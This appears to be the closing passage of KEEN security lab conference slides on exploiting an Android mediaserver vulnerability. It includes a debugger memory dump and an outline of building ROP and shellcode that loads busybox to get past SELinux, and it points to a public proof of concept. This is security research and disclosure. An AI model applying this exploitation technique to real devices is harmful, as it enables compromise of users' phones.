0xb6ce3030 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+220>:    0x28    0x46    0x42    0xf0    0x01    0x01    0x01    0x22
0xb6ce3038 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+228>:    0x61    0x63    0x49    0x46    0xda    0xf7    0xa6    0xea
0xb6ce3040 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+236>:    0x20    0x46    0x05    0xb0    0xbd    0xe8    0xf0    0x83
```

KEEN security lab

Performing ROP and shellcode mapping

- Due to time limit, will not elaborate here
- Because of SELinux, mediaserver cannot load user-supplied dynamic library and exec sh
- One has to manually load a busybox/toolbox so into memory as shellcode, and jump to it
- Gong's exp on CVE-2015-1528 is a good example
  - But is still a very time-consuming task.
- POC will be availed at github.com/flankerhqd/mediacodecoob

Credits

- Wen Xu
- Liang Chen
- Marco Grassi
- Yi Zheng
- Gengming Liu
- Wushi

Questions?

Twitter: @keen_lab

KEEN security lab


KEEN
security
lab